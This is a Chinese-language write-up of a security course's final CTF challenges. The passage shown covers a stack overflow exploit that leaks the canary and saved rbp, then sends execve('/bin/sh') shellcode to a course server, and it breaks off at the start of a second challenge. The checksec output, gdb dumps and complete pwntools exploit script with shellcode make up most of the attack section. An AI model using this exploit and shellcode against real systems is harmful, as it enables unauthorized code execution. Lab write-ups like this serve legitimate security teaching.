
Final

01 – shellcode

1 漏洞分析


首先查看安全限制：



```
ssec2022@ubuntu:~/Desktop/final/01_shellcode$ checksec ./final
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/s
ntools-cache-3.8/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn
.conf system-wide):
        [update]
        interval=never
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (4.7.0)
[*] '/home/ssec2022/Desktop/final/01_shellcode/final'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

没开 NX！

然后查看代码：




```
#define LENGTH 256

void welcome() {
    char buffer[20] = {0};
    for (int i = 0; i <= 2; i++)
    {
        printf("Please input data:\n");
        read(0, buffer, LENGTH);
        printf("The contents are:%s", buffer);
    }
}

int main() {
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    printf("Welcome to 2022 final test!\n");
    welcome();
    return 0;
}
```

这里的 `read` 获取 256 个 bytes，但是 buffer 只有 20 个 bytes，有 buffer overflow 漏洞。结合没开 NX，我们可以用 shellcode 攻击。

另外，这里的 `printf` 用 `%s` 打印 `buffer`，如果 `buffer` 中没有 `\0`，就会一直打印下去，这样我们可以做 overread。


2 栈结构

先 send 20 个 `'0'`，调试一下试试：



```
[-------------------------------------code-------------------------------------]
   0x557e71c00896 <welcome+76>: mov    rsi,rax
   0x557e71c00899 <welcome+79>: mov    edi,0x0
   0x557e71c0089e <welcome+84>: call   0x557e71c00710 <read@plt>
=> 0x557e71c008a3 <welcome+89>: lea    rax,[rbp-0x20]
   0x557e71c008a7 <welcome+93>: mov    rsi,rax
   0x557e71c008aa <welcome+96>: lea    rdi,[rip+0x146]        # 0x557e71c009f7
   0x557e71c008b1 <welcome+103>:        mov    eax,0x0
   0x557e71c008b6 <welcome+108>:        call   0x557e71c00700 <printf@plt>
[------------------------------------stack-------------------------------------]
0000| 0x7ffe95c132f0 --> 0x557e71c00a0b ("Welcome to 2022 final test!")
0008| 0x7ffe95c132f8 --> 0xe2fe45ca
0016| 0x7ffe95c13300 ('0' <repeats 20 times>, "~U")
0024| 0x7ffe95c13308 ('0' <repeats 12 times>, "~U")
0032| 0x7ffe95c13310 --> 0x557e30303030 ('0000~U')
0040| 0x7ffe95c13318 --> 0xa98ccb0a64e65300
0048| 0x7ffe95c13320 --> 0x7ffe95c13330 --> 0x0
0056| 0x7ffe95c13328 --> 0x557e71c00950 (<main+116>:    mov    eax,0x0)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
13          printf("The contents are:%s", buffer);
gdb-peda$ x/16xg 0x7ffe95c132f0
0x7ffe95c132f0: 0x0000557e71c00a0b      0x00000000e2fe45ca
0x7ffe95c13300: 0x3030303030303030      0x3030303030303030
0x7ffe95c13310: 0x0000557e30303030      0xa98ccb0a64e65300
0x7ffe95c13320: 0x00007ffe95c13330      0x0000557e71c00950
0x7ffe95c13330: 0x0000000000000000      0x00007f01e2f840b3
0x7ffe95c13340: 0x00007f01e3192620      0x00007ffe95c13428
0x7ffe95c13350: 0x0000000100000000      0x0000557e71c008dc
0x7ffe95c13360: 0x0000557e71c00960      0xdc27c2563690bb18
```

得知栈长这样：




40	ret addr
32	saved rbp
24	canary
	align[4]
0	buffer[20]

其中 `align` 是因为 `buffer` 的大小不是 8 字节的整倍数带来的对齐。

3 获取 canary 和 ret addr

注意到总共会 `read` 和 `printf` 3 次，我们可以利用 overread 首先获取 canary 和 ret addr（获取 ret addr 是为了得知栈的位置），然后再利用 overwrite 注入 shellcode。


尝试 send 24 个 `'0'`，但是每次都读不出来；结合上面的内容猜想 canary 的末位可能是 00，因此填 25 个，可以读出来了：




```
ssec2022@ubuntu:~/Desktop/final/01_shellcode$ python3 local.py
[+] Starting local process './final' argv=[b'./final'] : pid 37502
[DEBUG] Received 0x2f bytes:
    b'Welcome to 2022 final test!\n'
    b'Please input data:\n'
[DEBUG] Sent 0x19 bytes:
    48 * 0x19
[DEBUG] Received 0x4a bytes:
    00000000  54 68 65 20  63 6f 6e 74  65 6e 74 73  20 61 72 65  │The │cont│ents│ are│
    00000010  3a 30 30 30  30 30 30 30  30 30 30 30  30 30 30 30  │:000│0000│0000│0000│
    00000020  30 30 30 30  30 30 30 30  30 30 cc d7  11 46 c2 12  │0000│0000│00··│·F··│
    00000030  98 30 5c 05  6c fd 7f 50  6c 65 61 73  65 20 69 6e  │·0\·│l··P│leas│e in│
    00000040  70 75 74 20  64 61 74 61  3a 0a                     │put │data│:·│
    0000004a
b'The contents are:0000000000000000000000000\xcc\xd7\x11F\xc2\x12\x980\\\x05l\xfd\x7fPlease input data:\n'
[*] Stopped process './final' (pid 37502)
ssec2022@ubuntu:~/Desktop/final/01_shellcode$ python3 local.py
[+] Starting local process './final' argv=[b'./final'] : pid 37514
[DEBUG] Received 0x2f bytes:
    b'Welcome to 2022 final test!\n'
    b'Please input data:\n'
[DEBUG] Sent 0x19 bytes:
    48 * 0x19
[DEBUG] Received 0x4a bytes:
    00000000  54 68 65 20  63 6f 6e 74  65 6e 74 73  20 61 72 65  │The │cont│ents│ are│
    00000010  3a 30 30 30  30 30 30 30  30 30 30 30  30 30 30 30  │:000│0000│0000│0000│
    00000020  30 30 30 30  30 30 30 30  30 30 85 6a  07 98 25 0e  │0000│0000│00·j│··%·│
    00000030  ce 80 bf 1a  1d ff 7f 50  6c 65 61 73  65 20 69 6e  │····│···P│leas│e in│
    00000040  70 75 74 20  64 61 74 61  3a 0a                     │put │data│:·│
    0000004a
b'The contents are:0000000000000000000000000\x85j\x07\x98%\x0e\xce\x80\xbf\x1a\x1d\xff\x7fPlease input data:\n'
[*] Stopped process './final' (pid 37514)
```

编写了这样的代码，可以正确读到 `canary` 和 `saved rbp` 了：

```python
conn.recvuntil(b"data:\n");
conn.send(b'0' * 25);
run1_recv = conn.recvline();
canary = u64(b'\x00' + run1_recv[0x2a:0x31]);
saved_rbp = u64(run1_recv[0x31:0x37] + b'\x00\x00');
```




```
[-----------------------------------stack-------------------------------------]
0000| 0x7ffe458a9630 --> 0x55953d800a0b ("Welcome to 2022 final test!")
0008| 0x7ffe458a9638 --> 0x72da15ca
0016| 0x7ffe458a9640 --> 0x0
0024| 0x7ffe458a9648 --> 0x0
0032| 0x7ffe458a9650 --> 0x559500000000
0040| 0x7ffe458a9658 --> 0x5c9d4fd9f17e5900
0048| 0x7ffe458a9660 --> 0x7ffe458a9670 --> 0x0
0056| 0x7ffe458a9668 --> 0x55953d800950 (<main+116>:    mov    eax,0x0)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
11              printf("Please input data:\n");
gdb-peda$
```



```
[DEBUG] Received 0x4a bytes:
    00000000  54 68 65 20  63 6f 6e 74  65 6e 74
    00000010  3a 30 30 30  30 30 30 30  30 30 30
    00000020  30 30 30 30  30 30 30 30  30 30 59
    00000030  5c 70 96 8a  45 fe 7f 50  6c 65 61
    00000040  70 75 74 20  64 61 74 61  3a 0a
    0000004a
b'\x00Y~\xf1\xd9O\x9d\\'
size = 8B
b'p\x96\x8aE\xfe\x7f\x00\x00'
size = 8B
canary = 0x5c9d4fd9f17e5900
saved rbp = 0x7ffe458a9670
[*] Stopped process './final' (pid 38316)
ssec2022@ubuntu:~/Desktop/final/01_shellcode$
```

4 构造 shellcode 注入

拿出我们在 Lab 2 中用过的 shellcode，它的大小是 37Bytes，比 `buffer` 和 `align` 要大，因此我们把 shellcode 放在 ret addr 的上面。注意到 saved rbp 指向的位置刚好是 ret addr 上面的位置，也就是我们 shellcode 注入的位置，因此我们直接将 ret addr 覆写成 saved rbp 的值，这样刚好 `ret` 之后就会从我们的 shellcode 开始运行啦！



即，我们构造了这样的 payload：

`conn.send(b'0' * 24 + p64(canary) + p64(saved_rbp) + p64(saved_rbp) + shellcode);`

其中，24 个 `'0'` 填充 `buffer` 和 `align`，`p64(canary)` 将 canary 还原，两个 `p64(saved_rbp)` 分别填充 saved rbp 和 ret addr，然后填充 shellcode。

5 结果


我们最终使用的代码如下：

Python 复制代码

```python
from pwn import *
context(arch = 'x86_64', os = 'linux')
context.log_level = 'DEBUG'

conn = remote("116.62.228.23", 10001)

conn.recvuntil("StudentID:\n")
conn.sendline("3190105871")

# === Run 1 ===
conn.recvuntil(b"data:\n");
conn.send(b'0' * 25);
run1_recv = conn.recvline();
canary = u64(b'\x00' + run1_recv[0x2a:0x31]);
saved_rbp = u64(run1_recv[0x31:0x37] + b'\x00\x00');
print("canary = " + hex(canary));
print("saved rbp = " + hex(saved_rbp));

# === Run 2 ===
shellcode = """
        sub     rsp, 48
        xor     rdx, rdx
        mov     rbx, 0x68732f6e69622f2f
        shr     rbx, 0x8
        push    rbx
        mov     rdi, rsp
        push    rax
        push    rdi
        xor     rsi, rsi
        xor     rax, rax
        mov     al, 0x3b
        syscall
"""

shellcode = asm(shellcode)
#shellcode += b'0' * (0xc8 - 0xa0 - int(size(shellcode)[:-1]))

print("Size of shellcode = " + size(shellcode))

conn.send(b'0' * 24 + p64(canary) + p64(saved_rbp) + p64(saved_rbp) + shellcode);

conn.recvuntil(b"data:\n");
conn.send(b'0' * 24);

```

```
    conn.sendline("./flag.exe 3190105871");
    conn.interactive()

```

得到了正确结果！




```
    00000450  95 90 e2 95  90 e2 95 90  e2 95 90 e2  95 90 e2 95  │····│····│····│····│
    00000460  9d 20 0a 5b  20 74 69 6d  65 73 74 61  6d 70 20 5d  │· ·[│ tim│esta│mp ]│
    00000470  20 54 68 75  20 4a 75 6e  20 20 32 20  31 37 3a 30  │ Thu│ Jun│  2 │17:0│
    00000480  30 3a 31 32  20 32 30 32  32 0a 59 6f  75 20 66 6c  │0:12│ 202│2·Yo│u fl│
    00000490  61 67 3a 20  73 73 65 63  32 30 32 32  7b 66 69 6e  │ag: │ssec│2022│{fin│
    000004a0  61 6c 5f 73  68 65 6c 6c  63 6f 64 65  7c 65 31 61  │al_s│hell│code│|e1a│
    000004b0  34 65 66 61  35 7d 0a                               │4efa│5}·│
    000004b7
CHALLENGE: final_shellcode
CONGRATS
[ timestamp ] Thu Jun  2 17:00:12 2022
You flag: ssec2022{final_shellcode|e1a4efa5}
```

02 – re_migrate


1 漏洞分析

查看安全限制：



```
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ checksec ./02_re_migrate
[*] '/home/ssec2022/Desktop/final/02_re_migrate/02_re_migrate'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

